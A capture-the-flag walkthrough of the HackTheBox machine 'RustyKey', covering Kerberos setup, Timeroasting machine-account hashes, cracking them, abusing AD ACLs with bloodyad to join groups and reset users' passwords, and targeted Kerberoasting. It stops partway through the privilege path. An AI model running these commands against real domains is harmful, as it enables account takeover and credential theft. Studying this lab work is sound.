RustyKey HackTheBox
RustyKey HackTheBox
RustyKey is a hard difficulty Windows Machine which showcases a Timeroasting Attack, Active Directory ACL abuse following Windows Group Policy Enumeration to abuse the 7-Zip Shell Extension. For Privilege escalation, Active Directory Delegations are abused using a SPN-less Resource-Based Constrained Delegation attack.
Initial Foothold
Rustscan
1
rustscan -a 10.129.232.127 -r 1-65535 -- -sC -sV -oA nmap/rustykey -vv 10.129.232.127

Looking at the results we can say that this is an active directory machine, the domain name being rustykey.htb and the hostname of the domain controller is DC.
Adding FQDN to our /etc/hosts file DC.RUSTYKEY.HTB
Also the clock is 8h 4min 52seconds ahead from our local time.
Since this is an assumed breach scenario, we have credentials provided with us as rr.parker / 8#t5HE8L!W3A
Kerberos Configuration
Starting with netexec to enumerate shares.
1
nxc smb 10.129.232.127 -u 'rr.parker' -p '8#t5HE8L!W3A'

Saw that NTLM authentication is disabled on the DC, so we need to use kerberos authentication.

Lets generate a krb5 config file and add it our local machine’s config.
1
nxc smb 10.129.232.127 --generate-krb5-file rustykey.conf
Lets now try to authenticate with kerberos.
1
nxc smb 10.129.232.127 -k -u 'rr.parker' -p '8#t5HE8L!W3A'

Facing clock skew error, we need 8hours more to fix it, so lets use faketime and then try to authenticate.
1
faketime -f "+8h" nxc smb 10.129.232.127 -k -u 'rr.parker' -p '8#t5HE8L!W3A'

This time we successfully get authenticated.
We can also set the time permanently by this.
1
sudo ntpdate 10.129.232.127

This prevents us from using faketime everytime we run a command.
SMB Enumeration
Lets now list some shares if present and see what we can find in them.
1
faketime -f "+8h" nxc smb 10.129.232.127 -k -u 'rr.parker' -p '8#t5HE8L!W3A' --shares

Nothing important found here!.
Bloodhound
Lets gather bloodhound data and see what we can find.
1
rusthound -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -i 10.129.232.127 -z

Lets upload this rusthound ingested data into bloodhound for analysis.
We dont have any outbounds from our owned user RR.PARKER
Timeroasting
When enumerating through bloodhound queries we found one odd thing in HackTheBox machines and environment, there were a lot of machine accounts(accounts with a $ sign in the end) present on the domain.

Inspecting these accounts doesn’t tell us much since these look normal.
Here comes the timeroasting attack in place, we generally dont scan UDP ports, but for timeroast attack port 123 UDP should be open.
1
nmap -sU -sC -sV -vv -p 123 10.129.232.127

Since this attack is unauthenticated, we can just perform it using NXC’s modules.
1
nxc smb 10.129.232.127 -M timeroast

We got the hashes for those computer accounts above, now lets try to crack them using John, since hashcat’s beta version supports it.
1
john --wordlist=/usr/share/wordlists/rockyou.txt timeroasthashes.txt


It cracked for 1125, looking up that account in bloodhound, it is IT-COMPUTER$
Confirming the authentication using netexec.
1
nxc smb 10.129.232.127 -u 'IT-COMPUTER3$' -p 'Rusty88!' -k

We have authentication.
Shell as BB.MORGAN

Owning IT-COMPUTER3$ reveals this path to us, lets try to get to BB.Morgan, since he is the part of the remote management users.

First we can add ourself to the HELPDESK group.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' add groupMember 'HELPDESK' 'IT-COMPUTER3$'

Now lets change the password for BB.Morgan.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' set password 'BB.MORGAN' 'aashwin10!'

Lets authenticate as BB.MORGAN using winrm, also NTLM authenticaiton is disabled, so we need a TGT.
1
faketime -f "+8h" getTGT.py rustykey.htb/bb.morgan:'aashwin10!' -dc-ip 10.129.232.127

Having problems authenticating and getting a TGT.
Lets try with GG.ANDERSON.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' set password 'gg.anderson' 'aashwin10!'

1
nxc ldap 10.129.232.127 -u 'gg.anderson' -p 'aashwin10!' -k

This account is revoked meaning it is disabled.
So lets try with EE.REED since this user is a member of SUPPORT group which is a member of REMOTE MANAGEMENT USERS.
1
bloodyad -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' -i 10.129.232.127 -H 'dc.rustykey.htb' set password 'ee.reed' 'aashwin10!'

This account also fails.
Now we have 2 ways, we can either get to DD.ALI and look for something with that user or we can add another user to the protected objects group and look for something there.
Lets get to DD.ALI using targetedkerberoasting
1
python3 /opt/targetedKerberoast/targetedKerberoast.py -k --no-pass -d rustykey.htb --dc-ip 10.129.232.127 --dc-host DC.RUSTYKEY.HTB

But we were unable to crack the authentication.
So we have only 1 path left to us, As a owner of HELPDESK group I have AddMember privileges over the PROTECTED OBJECTS group.
